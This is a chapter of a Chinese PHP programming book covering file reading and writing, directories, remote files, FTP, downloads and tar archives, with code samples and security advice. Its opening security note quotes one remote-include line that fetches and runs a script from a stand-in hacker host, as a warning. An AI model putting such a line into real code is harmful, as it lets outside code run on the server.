Chapter 6 文件操作

数据库是存储信息的强大工具，因为它们速度很快，而且在 SQL 的帮助下很易于浏览。然而有时候需要访问存储在文件中的数据，它可能是一个图像、配置信息，甚至是远程服务器上的一个 Web 页面。PHP 的强大函数集使这种工作变得很简单。唯一困难的部分是为工作选择正确的工具！

为了进行演示，我保存了 Pax Dickinson 的文章《7 个最容易犯的 PHP 安全错误！》[1]可打印版本的一个拷贝，我们将使用 PHP 的文件函数操作这个文件。这个文件被保存为 writeSecureScripts.html，您可以在本书的代码集中找到该文件。

关于安全的话

在 PHP 的文件函数把您的大脑搞乱之前，仔细考虑一下想要做什么：您正要将操作系统上的文件放到暴露在 Internet 中的 Web 页面上。检查并交叉检查访问文件的代码，查找可能会造成对这些文件有害访问的逻辑漏洞。

允许通过 URL 识别文件和目录或从您的站点上传下载文件时一定要特别小心。这个警告也扩展到 PHP 的 include 命令，该命令可以用于从远程 Web 服务器上执行包含的脚本，例如：

include 'http://www.hacker.com/bad_script.txt';.

由于存在潜在的危险，可以使用 php.ini 中的设置关闭这个功能。allow_url_fopen=off 用于禁用 fopen 函数通过 URL 打开远程文件。5.2 版本中还包含 allow_url_include 设置，它对于 include、include_once 和 require_once 函数具有相同的作用。如果关闭了 allow_url_open 选项，allow_url_include 也自动被关闭。

在每个解决方案中我都将会强调其潜在的危险，因此只要集中注意力，就能学会编写安全的代码。

6.1 如何读取本地文件

您可能已经想到了，读取本地文件有很多方法。在这个解决方案中，我们将会讨论一些最流行的方法，但是如果希望继续深入研究，可以查阅相关的手册页面[2]。

[1] http://www.sitepoint.com/article/php-security-blunders

[2] http://www.php.net/filesystem/

6.1.1　解决方案

这部分包括三种功能：读取文件到数组中、读取文件到字符串中和直接将文件读取到屏幕。

1．读取文件到数组

首先看一下 PHP 的 file 函数，它将文件读取到数组中，在读取过程中使用新行符指示新数组元素从哪里开始。

fileFunc.php （*摘要*）

```
<?php
$file = file('writeSecureScripts.html');
$lines = count($file);
$alt = '';
for ($i=0; $i<$lines; $i++) {
  $alt = ($alt == 'even') ? 'odd' : 'even';
  echo '<div class="' . $alt . '">';
  echo $i . ': ' . htmlspecialchars($file[$i]);
  echo "</div>\n";
}
?>
```

很快吧？以上程序将文件输出到一个格式良好的页面中，因此可以一行行地进行检查。使用 for 循环读取$file 数组变量，并按照希望的格式显示。

可能已经注意到，在 for 循环下面一行代码中使用了一个三元运算符用于交换行颜色。三元运算符具有三个参数，是一种编写简单 if 语句的快捷方法。基本语法如下：

```
(condition) ? true : false
```

图 6.1 中显示了完成的工作。



图 6.1　读取文件到数组

2．读取文件到字符串

PHP 从 4.3 版本开始包含了一个称为 file_get_contents的函数，该函数能够在不分解文件的情况下直接将文件读取到字符串中。

fileGetFunc.php （*摘录*）

```
<?php
$file = file_get_contents('writeSecureScripts.html');
$file = strip_tags($file);
?>
<form>
  <textarea>
<?php
echo htmlspecialchars($file);
?>
  </textarea>
</form>
```

以上代码移除文件内容中的所有 HTML 标记，然后将其显示在一个 HTML 的 textarea 标记中。输出如图 6.2 所示。

图 6.2　读取本地文件到字符串

3．直接读取文件到屏幕

另一种读取本地文件的方法是使用 readfile 函数，该函数获取文件内容并将其直接显示到屏幕上。

fileFunc.php （*摘要*）

```
<?php
readfile('writeSecureScripts.html');
?>
```

这一行代码按照文件原来的方式显示该文件——do not stop at go, do not collect $200 输出

如图 6.3 所示。



图 6.3　直接读取文件到屏幕

6.1.2　讨论

readfile 是一种保护文件和带宽的便捷方法。通过一个使用 readfile 函数的脚本将您 Web 站点中的所有文件链接起来，能够防止其他站点直接链接到它们，从而阻止其对 Web 站点带宽的可能占用。[3]这种方法使用的技术通常被称为“反盗链”。如果引入了验证系统和/或 HTTP 引用检查，就拥有了一个确保只有合法参观者能够访问您文件的安全系统。

6.2　如何使用文件句柄

为了使用前面解决方案中的文件函数，需要使用相对于 PHP 脚本的路径为它们指出要读取的文件。然而，大多数 PHP 的文件函数使用一种稍有区别的机制访问文件，这种机制与连接数据库的机制非常相似。该过程使用 fopen 函数进行“连接”，使用 fclose 函数“断开连接”。fopen 函数的返回值是一个 PHP 文件指针，也被称为文件句柄。一但拥有了文件句柄，就可以使用它对文件执行多种操作，包括读取、附加操作等。

6.2.1　解决方案

这个简单例子演示了如何打开和关闭到文件的“连接”。

[3] 关于如何防止这种窃取的例子，请参阅“如何使用 PHP 管理文件下载？”。

fileHandle.php （*摘要*）

```
<?php
$location = 'writeSecureScripts.html';
$fp = fopen($location, 'rb');
⋮  the file handle $fp is now available
fclose($fp);
echo $file;
?>
```

使用 fopen 连接文件时，必须指定文件路径和文件访问模式（例如，r 表示只读模式）。b 模式表示文件将以二进制模式打开，就如 fopen 的手册页中指出的[4]，二进制模式可以用来保证代码在不同操作系统之间具有可移植性。了解各种模式的更多信息，可以参阅手册页。

1．处理小文件

已经拥有了一个文件句柄，现在让我们用它读取文件。

fileHandle.php （*摘要*）

```
<?php
$location = 'writeSecureScripts.html';
$fp = fopen($location, 'rb');
$file_contents = fread($fp, filesize($location));
fclose($fp);
echo $file_contents;
?>
```

这个例子只演示了如何使用文件句柄。注意，使用 fread 时，第二个参数以字节为单位表示从文件开始读取的数据量。对于这个参数，在例子中使用了 filesize 函数获取文件的总大小。

2．处理较大文件

前面的方案对于小文件工作很好。但是在读取较大文件的全部内容时，PHP 将不得不用文件内容占用一些内存，这有可能会造成性能问题。为了减少发生该问题的可能，可以采用一种不同方法读取较大文件的内容——以块读取文件，并以块为对象进行操作。

fileHandle2.php （*摘要*）

```
<?php
$fp = fopen('writeSecureScripts.html', 'rb');
while (!feof($fp)) {
   $chunk = fgets($fp);
   echo $chunk;
}
fclose($fp);
?>
```

在我们的例子中，文件以正常方式打开。然后，为了读取文件内容，使用了一个 while 循环，只要 feof 函数返回 FALSE，该循环就继续执行。如果到达了文件末尾或文件句柄发生错

[4] http://www.php.net/fopen/

误（例如远程文件可能会发生的连接丢失），则 feof 函数返回 TRUE。

之后，使用 fgets 函数获取从当前位置到下一个换行符之间的文件块，fgets 返回字符串，并相应地向前移动文件句柄的内部 PHP 文件指针。

6.2.2　讨论

还有更多函数能够使用文件句柄读取文件。其中一个是 fgetss（注意是两个 s），它除了能够像 strip_tags 函数那样剥离其发现的所有 HTML 标记之外，其他方面几乎与 fgets 相同。另一个是 fscanf 函数，它像 printf 一样格式化来自文件的输出。别忘了 fgetcsv，它使得处理 csv（comma separated values，逗号分隔值）文件变得很容易。空闲的时候花一些时间浏览一下文件系统函数是非常值得的。[5]

但是如果希望将文件的全部内容都读取到一个变量中，那么 file 和 file_get_content 函数更易于使用，它们还潜在地提供了更好的性能。

6.3　如何修改本地文件

现在您已经看到如何读取一个文件的内容并已经熟悉了文件句柄，那么如何更新文件呢？在 PHP 中这同样非常简单。

6.3.1　解决方案

看下面的代码：

write.php （*摘录*）

```
<?php
$lines = file('writeSecureScripts.html');
$fp = fopen('writeSecureScripts.txt', 'w');
foreach ($lines as $line) {
  $line = strip_tags($line);
  fwrite($fp, $line);
}
fclose($fp);
echo '<pre>';
echo file_get_contents('writeSecureScripts.txt');
echo '</pre>';

?>
```

使用 fwrite 函数向文件中写入一个字符串。注意 fopen 打开新文件时使用的模式。以 w 模式打开文件用于写入，从文件起始位置开始覆盖已经包含的任何内容。如果使用 a 模式，新内容会被附加到文件末端，从而保留原有内容。如果文件不存在，在任何一种情况下都会创建新文件。

[5] http://www.php.net/manual/en/ref.filesystem.php

如果想要快速、直接地向文件中写入内容，可以研究一下函数 file_put_contents。[6]就如在“如何使用文件句柄”一节中看到的，它与 fopen、fwrite 和 fclose 的调用方法一样。

6.3.2 讨论

注意，在基于 UNIX 的 Web 服务器上，PHP 通常以某个用户身份运行，如 www 或 nobody，该账户只有非常有限的权限，用户应该对 PHP 创建的文件放置的目录具有写操作权限。

可以使用以下命令设置文件或目录的读写权限：

```
chmod o=rw <directory | file>
```

如果还需要执行该文件（例如，该文件是一个 PHP 脚本），那么可以使用以下命令：

```
chmod o=rwx <directory | file>
```

保护敏感文件

如果正在使用一台共享服务器，那么使目录可读写意味着其他拥有服务器账户的人员将能够读取或修改这些目录的内容。一定要注意放在这些目录中的信息类型！您的 Web 主机应该能够帮助您处理所有的安全顾虑。

6.4 如何访问本地文件的有关信息

PHP 中包含了许多函数能够帮助获取文件的有关信息。

6.4.1 解决方案

在下面的例子中，将使用一些非常方便的函数：

- file_exists 用于检查文件是否存在。
- is_file 用于检查目标对象是文件还是目录。
- is_readable 用于检查文件是否可读。
- is_writable 用于检查文件是否可写。
- filemtime 用于检查文件上次修改的日期和时间。
- fileatime 用于获取文件上次访问的日期和时间。
- filesize 获取文件大小。

还将用自定义代码封装结果使其更加易读。

fileInfo.php （*摘要*）

```
<?php
// Function to convert a size to bytes to large units
function fileSizeUnit($size)
{
  if ($size >= 1073741824)
  {
    $size = number_format(($size / 1073741824), 2);
    $unit = 'GB';
```

[6] http://www.php.net/file_put_contents/

```
  }
  else if ($size >= 1048576)
  {
    $size = number_format(($size / 1048576), 2);
    $unit = 'MB';
  }
  else if ($size >= 1024)
  {
    $size = number_format(($size / 1024), 2);
    $unit = 'KB';
  }
  else if ($size >= 0)
  {
    $unit = 'B';
  }
  else
  {
    $size = '0';
    $unit = 'B';
  }
  return array('size' => $size, 'unit' => $unit);
  }
    $file = 'writeSecureScripts.html';

// set the default timezone to use. Available since PHP 5.1
// needed otherwise date() throws an E_STRICT error in v5.2
date_default_timezone_set('UTC');

// Does the file exist
if (file_exists($file))
{
   echo 'Yep: ' . $file . ' exists.<br />';
}
else
{
  die('Where has: ' . $file . ' gone!<br />');
}

// Is it a file? Could be is_dir() for directory
if (is_file($file))
{
  echo $file . ' is a file<br />';
}

// Is it readable
if (is_readable($file))
```

```
{
  echo $file . ' can be read<br />';
}

// Is it writable
if (is_writable($file))
{
  echo $file . ' can be written to<br />';
}

// When was it last modified?
$modified = date("D d M g:i:s", filemtime($file));

echo $file . ' last modifed at ' . $modified . '<br />';

// When was it last accessed?
$accessed = date("D d M g:i:s", fileatime($file));
echo $file . ' last accessed at ' . $accessed . '<br />';

// Use a more convenient file size
$size = fileSizeUnit(filesize($file));

// Display the file size
echo 'It\'s ' . $size['size'] . ' ' . $size['unit'] .
     ' in size.<br />';
?>
```

6.4.2 讨论

代码开始部分的 fileSizeUnit 函数使 PHP 的 filesize 函数返回的结果更易于阅读。

PHP 将文件信息函数的结果保存在高速缓存中以提高性能。有时候必须清除缓存，可以使用 clearstatcache 函数完成这项工作。图 6.4 中显示了以上代码的输出结果。



图 6.4 获取文件信息

6.5　如何使用 PHP 检查目录

用 PHP 创建基于 Web 的文件管理器时，如果能够实现目录内容浏览功能将会非常方便。

解决方案

有两种使用 PHP 检查目录的基本方法，您可以根据喜好使用其中一种。[7]

1．使用 readdir 函数

第一种方法使用 opendir、readdir 和 colsedir 函数，这种方法类似于使用 fopen、fread 和 fclose 函数读取文件的过程。

readdir.php （*摘录*）

```
<?php
$location = './';
$dp = opendir($location);
while ($entry = readdir($dp))
{
  if (is_dir($location . $entry))
  {
    echo '[Dir] ' . $entry . '<br />';
  }
  else if (is_file($location . $entry))
  {
    echo '[File] ' . $entry . '<br />';
  }
}
closedir($dp);
?>
```

2．使用 dir 伪类

另一种方法使用 dir 伪类。[8]dir 函数的用法与 readdir 非常相似：

readdir2.php （*摘录*）

```
<?php
$location = './';
$dir = dir($location);
while ($entry = $dir->read())
{
  if (is_dir($location . $entry))
  {
```

[7] 我们后面会在“如何使用 PHP 5 的标准 PHP 库操作文件”中讨论第三种选择。

[8] dir 定义了 Directory 类——一个 PHP 内置的预定义类。您可以在手册页面 http://www.php.net/manual/en/reserved.classes.php 阅读更多关于预定义类的内容。

```
      echo '[Dir] ' . $entry . '<br />';
    }
    else if (is_file($location . $entry))
    {
      echo '[File] ' . $entry . '<br />';
    }
  }
  $dir->close();
  ?>
```

6.6 如何在线显示 PHP 源代码

有时您可能希望显示源文件。可能希望公开代码，但不希望处理下载工作。或者不想持续更新显示页面，但希望它与实际代码保持同步（毕竟可能会不断地改进它）。

毕竟，懒惰一些不是罪过。

6.6.1 解决方案

PHP 为显示代码提供了一个非常方便的函数：highlight_string，该函数使用 php.ini 中定义的格式以一种恰当的方式显示 PHP 代码。

另一个与 highlight_string 类似的函数 hightlight_file 显示代码甚至更快一些，只需要将希望显示的文件名传递给它。

highlight.php （*摘录*）

```
<?php
// Define an array of allowed files - VERY IMPORTANT!
$allowed = array('fileInfo.php',
                 'fileGetFunc.php',
                 'fileHandle.php',
                 'fileHandle2.php');
if (isset($_GET['view']) && in_array($_GET['view'], $allowed))
{
  highlight_file($_GET['view']);
}
else
{
   $location = './';
   $dir = dir($location);
   while ($entry = $dir->read())
   {
     if (in_array($entry, $allowed))
     {
       echo '<a href="' . $_SERVER['PHP_SELF'] .
            '?view=' . $entry . '">' . $entry . "</a><br />\n";
     }
```

```
        }
        $dir->close();
    }
    ?>
```

在 PHP 4.2.0 或以后版本中，如果传递给 highlight_string或 highlight_file函数的第二个参数为 TRUE，那么函数会将结果返回为一个字符串而不是直接显示文件。

图 6.5 显示了 highlight.php的输出结果。



图 6.5　显示 PHP 源代码

6.6.2　讨论

显示目录内容和文件源内容时，我特别注意只允许对指定文件访问。一定要注意源代码的显示方式，否则可能会发现提供了许多您不希望透露的信息，像用于访问数据库的用户名和密码。

注意，我不提倡为了安全利益隐藏代码。首先代码不会写出来就是安全的。隐藏代码使得没有人能发现漏洞是一种应对灾难的处方。但最终某人将会发现隐藏的漏洞，更坏的情况是，您可能根本不知道他们正在利用这些安全漏洞。

6.7　如何在文件中存储配置信息

某些在站点中重复使用的信息（例如密码、路径和变量）最好存储在一个文件中。这样，如果需要把代码转移到另一个站点，就只需要修改一次设置，而不用成百上千次地修改代码。

6.7.1　解决方案

最简单的存储配置信息的方法是在一个.ini 文件中建立变量，

然后使用 parse_ini_file 函数在代码中包含这个文件，该函数能够解析与 php.ini 相同格式的文件。

example.ini（*摘录*）

```
; Settings to connect to MySQL
[Database_Settings]
host=localhost
user=littleme
pass=secret
dbname=world

; Default locations of various files
[Locations]
css=/home/littleme/myinc/css
javascript=/home/littleme/myinc
images=/home/littleme/image
```

下面这段脚本使用 parse_ini_file 函数从.ini 文件中获取值：

parseini.php（*摘录*）

```
<?php
$iniVars = parse_ini_file('example.ini', TRUE);
echo '<pre>';
print_r($iniVars);
echo $iniVars['Locations']['css'];
echo '</pre>';
?>
```

下面是脚本的输出：

```
Array
(
    [Database_Settings] => Array
        (
            [host] => localhost
            [user] => littleme
            [pass] => secret
            [dbname] => world
        )
     [Locations] => Array
        (
            [css] => /home/littleme/myinc/css
            [javascript] => /home/littleme/myinc
            [images] => /home/littleme/image
        )
)
/home/littleme/myinc/css
```

6.7.2 讨论

使用.ini 文件存储配置信息相比在 PHP 文件中保存信息有很多优点。有时候，编辑 PHP

文件会使得用户很不安，对于他们来说了解哪些设置是可编辑的可能有些困难，如果他们修改了不该修改的内容，有可能会使脚本无法运行。同时，由于.ini 文件扩展名不同于脚本的扩展名，因此使用包含一些简单指令的.htaccess 文件保护所有的.ini 文件要相对容易一些。[9]

配置文件安全

一般来讲，最好不要将配置文件存到 Web 根目录下，因为配置文件通常会包含用户名和密码信息。由于可以包含系统中任何位置的文件，因此可以使它更安全一些：将其放置在服务器的 Web 根目录之外，从而使黑客和 Google 无法访问。

如果必须将配置文件存储到 Web 根目录下，一定要在.htaccess 文件中包含一条文件指令限制能够访问该类文件的用户。为了使您的配置信息绝对安全，可以对敏感数据进行加密（可以使用一些工具，如 mcrypt）。[10]

6.8　如何访问远程服务器上的文件

通常，PHP 能够像访问本地文件一样通过 Internet 访问远程服务器上的文件。

6.8.1　解决方案

fopen 函数的第一个参数可以使用 URL 代替文件路径。在本例中，打开一个 Web 页面，好像打开一个文件一样：

urlFopen.php　*（摘录）*

```
<?php
$fp = fopen('http://www.sitepoint.com/print/758', 'r');
while (!feof($fp))
{
    $chunk = fgets($fp);
    echo $chunk;
}
fclose($fp);
?>
```

6.8.2　讨论

PHP 在 4.3.0 版本中实现了流的使用，从而将文件、网络、数据压缩和其他一些操作统一到了一套通用函数中。[11]基本来说，如果以线性的方式读取数据，那么您就是在使用流。

以流方式处理远程和本地文件的功能被集成到了多个文件函数中，这使开发变得很容易。缺点是由于允许像处理本地文件一样处理远程文件，PHP 使您无意中将站点暴露在安全风险之下的可能性更大了。[12]

---

[9] 关于文件指令的更多信息，请参阅 http://httpd.apache.org/docs/2.0/mod/core.html#files。

[10] http://www.php.net/mcrypt/

[11] 在 http://www.php.net/stream/ 上可以了解到更多关于流的知识。

[12] 如果您喜欢，可以在 php.ini 文件中设置 allow_url_fopen = Off 禁止 PHP 打开远程文件。

如果你选择不使用 fopen 打开远程文件，也有替代的方案，包括使用 cURL[13]或套接字。[14] 尽管这些方案都能和 fopen 达到一样的效果，但都不如使用 fopen 简单。

6.9 如何在 PHP 中使用 FTP

PHP 一个非常优秀的特点就是可以利用内置的或扩展中的大量函数。文件传输协议（FTP）就是一个很好的例子。

6.9.1 解决方案

PHP 中有两种常见的使用 FTP 的方法。

1．使用 PHP 内置 FTP 函数

可以使用 PHP 的 FTP 功能使 PHP 脚本拥有 FTP 服务器的客户端功能。这对许多任务非常有用，不论正在为 FTP 文件库开发一个 Web 界面，还是正在开发一个用于从 PHP 开发环境中更新站点的工具。为了使用这些 FTP 函数，需要确认您的主机已经启用了 PHP 的 FTP 功能。

在这个例子中，使用 PHP 的 FTP 功能连接到一个 FTP 服务器，并列出一个目录中的文件。

ftp.php （*摘录*）

```
<?php
set_time_limit(0);
$ftpServer = 'localhost';
$targetDir = '/';
if (!$fp = ftp_connect($ftpServer, 21, 30))
{
  die('Connection failed');
}
if (!ftp_login($fp, 'anonymous', 'user@domain.com'))
{
  die('Login failed');
}
if (!ftp_chdir($fp, $targetDir))
{
  die ('Unable to change directory to: ' . $targetDir);
}
echo "<pre>Current Directory:" . ftp_pwd($fp) .
     "\n\n";
echo "Files Available:\n";
$files = ftp_nlist($fp, '/');
foreach ($files as $file)
{
       echo $file . "\n";
```

[13] http://www.php.net/curl/

[14] http://www.php.net/sockets/

```
}
echo '</pre>';
?>
```

2．使用 PEAR::NET_FTP 类

PEAR::NET_FTP 是一个非常方便的类，它确保数据以正确的模式传输（也就是，ASCII 或二进制模式），并解决了与系统间传输目录、子目录相关的递归上传和下载问题。

这个例子使用 PEAR::NET_FTP 获得与上个例子相同的结果：

pearftp.php （*摘录*）

```
<?php
set_time_limit(0);
require_once 'NET/FTP.php';
$ftpServer = 'localhost';
$ftpUser  = 'anonymous';
$ftpPass  = 'user@domain.com';
$localDir = 'import/';
$remoteDir = '/';
$ftp = new Net_FTP();
$ftp->setHostname($ftpServer);
$ftp->setUsername($ftpUser);
$ftp->setPassword($ftpPass);
$ftp->connect();
$ftp->login();
$ftp->getExtensionsFile('extensions.ini');
if ($ftp->getRecursive($remoteDir, $localDir))
{
  echo 'Files transfered successfully';
}
else
{
  echo 'Transfer failed';
}
?>
```

注意，Net_FTP 的 getExtensionFile 方法允许你指定一个文件将特定的文件传输模式（例如，.gif 和.jpg）定义为二进制或 ASCII，确保它们以正确的方式传输。getRecursive 方法获取指定远程目录的内容，包括其子目录。

假设您具有在服务器上放置文件的权限，您就能使用 putRecursive 方法很轻松地进行相反的操作。在本地开发系统和 Web 站点之间传输整个项目时，特别是如果从命令行使用 PHP，这将会是个非常有用的工具。

因为具有了按照文件扩展名正确传输文件的能力，Net_FTP 也为单独的 put 和 get 文件操作提供了很大帮助，因为它减少了正确设置文件传输模式的需要。

了解关于 PEAR 包的更多信息，可以参阅其文档。[15]

6.9.2 讨论

不论以任何方式连接到一个正常的 FTP 服务器时，您所提供的用户名和密码都以明文的方式发送给服务器。非法用户通过在您和所连接的服务器之间的任何地方插入数据包嗅探器，就可以很轻松地读取这些信息。一定要定期更改密码，一般而言，如果有更好的选择，就避免使用 FTP。

如果您的站点支持 SSH 访问，那么可以使用很多免费的 SFTP 或 SSH 文件传输协议客户端访问站点。[16]

6.10 如何使用 PHP 管理文件下载

开发人员在创建文件发布下载站点时需要面对的一个相当普遍的问题是文件的管理。也许其中的一些文件不应该对公众开放。也许您希望参观者通过 Web 表单提供了详细信息后才能下载文件。处理下载可能不仅仅涉及到简单地将文件存到一个公共目录下并从其链接到您的站点。

6.10.1 解决方案

PHP 处理下载的技巧是使用一些特殊的 HTTP 头和 readfile 函数：

download.php （*摘录*）

```
<?php
$fileName = 'example.ini';
$mimeType = 'application/zip';
if (strpos($_SERVER['HTTP_USER_AGENT'], 'MSIE 5') or
    strpos($_SERVER['HTTP_USER_AGENT'], 'Opera 7'))
{
  $mimeType = 'application/x-download';
}
header('Content-Disposition: attachment; filename=' . $fileName);
header('Content-Type: ' . $mimeType);
header('Content-Length: ' . filesize($fileName));
readfile($fileName);
?>
```

Content-Disposition 头通知浏览器将文件看做一个下载（也就是不在浏览器窗口中显示它），并为其提供文件名称。

Content-Type头还通知浏览器所发送文件的类型。在大多数情况下，Content-Type应该和

[15] http://pear.php.net/package/Net_FTP/docs/

[16] Wikipedia 提供了一个 SFTP 客户端的列表，可以作为学习研究的很好起点：http://en.wikipedia.org/wiki/Comparison_of_FTP_clients#Protocol_support。

所发送文件的类型相匹配；然而，Internet Explorer 5 和 Opera 浏览器有一个问题，它们会在浏览器中显示已识别类型的文件，而不管 content-disposition 头的内容，因此需要为这些浏览器将 MIME 类型设置为 application/x-download。

最后，content-length 头通知浏览器文件大小，这样浏览器就能够显示一个下载进度条。

首先发送 HTTP 头！

记住，头必须在其他内容之前传递给浏览器。

注意，PHP 的输出控制函数在这里会有帮助，[17]因为它们能够使您按照正确顺序发送内容。可以将已经被 PHP 发送用于输出的内容保留，将头首先传递给浏览器。

6.10.2　讨论

这种类型的问题没有完美答案。例如，想象一下这种情况：有人决定复制他们从您那里购买的图像，并在您不知情的情况下分发这些拷贝。您几乎不可能防止客户这样做，除非所提供的文件已经为分发进行了特殊修改，例如，为图片增加了水印。

尽管对于这个问题没有理想答案，但了解文件分发的一些不同策略还是很重要的：

- 通过电子邮件发送文件。这对于小文件是一个很好的选择，但是电子邮件系统会对用户能够接收的文件大小有所限制，阻止特定类型的文件，并设置垃圾邮件过滤捕获您的电子邮件。
- 为客户提供一个唯一的链接，他们可以在某个限定的时间（例如一星期）内使用该链接下载文件。如果下载尝试失败（例如，客户在下载中丢失了 Internet 连接），那么这种策略允许他们再次下载。一个唯一的随机数会被生成，并用在用于下载的 URL 中。这个数字对应于数据库中的一项实体，该项实体在指定的时间后到期。这种方法至少可以限制文件下载的次数，可以帮助防止通过同一 URL 分发文件。
- 为客户提供用户名和密码组合，客户能够使用其登录到站点并下载自己的文件。这种方法被证明对于 SitePoint 的在线库特别有效，并被用于分发 Adobe PDF 格式的 SitePoint 图书。PDF 文件使用客户的电子邮件地址进行保护。这显然能够阻止客户分发该 PDF 文件，因为很容易知道哪个账户分发了该文件。

就像我前面所说的，对于该问题没有完美的解决方案。然而，如果为下载文件增加一些安全措施（例如文档下载密码、图像上的水印或软件包的许可密钥），还是能够实现较好的保护的。

6.11　如何使用 PHP 创建压缩的 ZIP/TAR 文件

也许您拥有一个目录包含很多文件或不同类型的文件、多个子目录。您希望为整个目录创建一个下载，并保持其原有结构不变。在基于 UNIX 的系统上创建这种下载的典型命令行方法是首先创建一个档案文件，如.tar 文件（.tar 文件指“磁带档案文件”，最早用于帮助将文件系统备份到磁带上），然后使用 gzip 或 bzip2 工具压缩该文件。

[17] http://www.php.net/outcontrol/

解决方案

在一个基于*nix 的系统上，通常可以通过命令行使用 tar 命令创建这些文件。假设您的 Web 服务器允许使用 tar、gzip 或 bzip2 命令，可以利用 PHP 的系统函数在 PHP 脚本中执行这些命令。然而，您的服务器有可能没有开放这些权限，因此，在下面的方案中，选择使用 PEAR::Archive_Tar 包。该包允许根据数据库中的数据或一个 XML 文档的节点创建档案文件并处理基本的文件。

提防 E_STRICT 错误

PEAR::Archive_Tar包最早和 PHP 4 一起被开发。如果在 PHP 5 中使用它，并且打开了 E_STRICT 错误，那么将会由于在对象传递时使用了不提倡使用的引用而接收到 E_STRICT 错误。

1．压缩简单文件

在这个例子中，将使用 Archive_Tar 类创建一个档案文件，并向其中添加一些文件。然后进行相反操作——解压缩添加的所有文件：

tar.php （*摘录*）

```
<?php
require_once 'Archive/Tar.php' ;
$tar = new Archive_Tar('demo.tar.gz', 'gz');
$files = array(
   'example.ini',
   'writeSecureScripts.html'
);
$tar->create($files);
echo 'Archive created';

$tar2 = new Archive_Tar('demo.tar.gz');
$tar2->extract('demo');
echo 'Archive extracted';
?>
```

这段代码非常简单。实例化该类时，构造函数的第二个参数表示 Archive_Tar 应该使用哪种压缩类型（gz 表示使用 gzip 压缩；bz2 表示使用 bzip2 压缩）。如果不需要压缩，可以省略第二个参数。使用 create 方法时需要指定文件名数组，数组中包含文件相对于执行脚本位置的路径。这就是文件压缩操作！

解压缩过程实际上更简单。调用 extract 方法，并提供一个路径（相对于脚本位置的路径）指出解压缩的目的位置，在这个示例中使用子目录 demo。这个过程非常友好而且简单！

2．压缩数据库数据

Archive_Tar 比较有吸引力的一个功能是它允许将字符串作为文件添加到档案文件中。下面这个假设的例子演示了 Web 站点的文章数据库的压缩过程，首先从数据库中获取所有文件，然后每篇文章的文本内容被存储到一个具有与文章 ID 匹配的文件名的文件中。

tar2.php （*摘录*）

```
$db = new PDO(DBHOST, DBUSER, DBPASS, DBNAME);
$tar = new Archive_Tar('demo/articles.tar.gz', 'gz');
$sql = "SELECT article_id, body FROM articles";
foreach($db->query($sql) as $row)
{
  $tar->addString('articles/' . $row['article_id'] . '.txt',
     $row['body']);
}
echo 'Article archive created';
```

这里，使用了 PHP 5 中的 PDO 类查询数据库，并使用 addString 方法将获取的一些数据作为文件添加到档案文件中。

第一个参数表示存储字符串的文件路径和名称；第二个参数是字符串本身。这个例子能够使您对 Archive_Tar 的用处有一个总体了解。

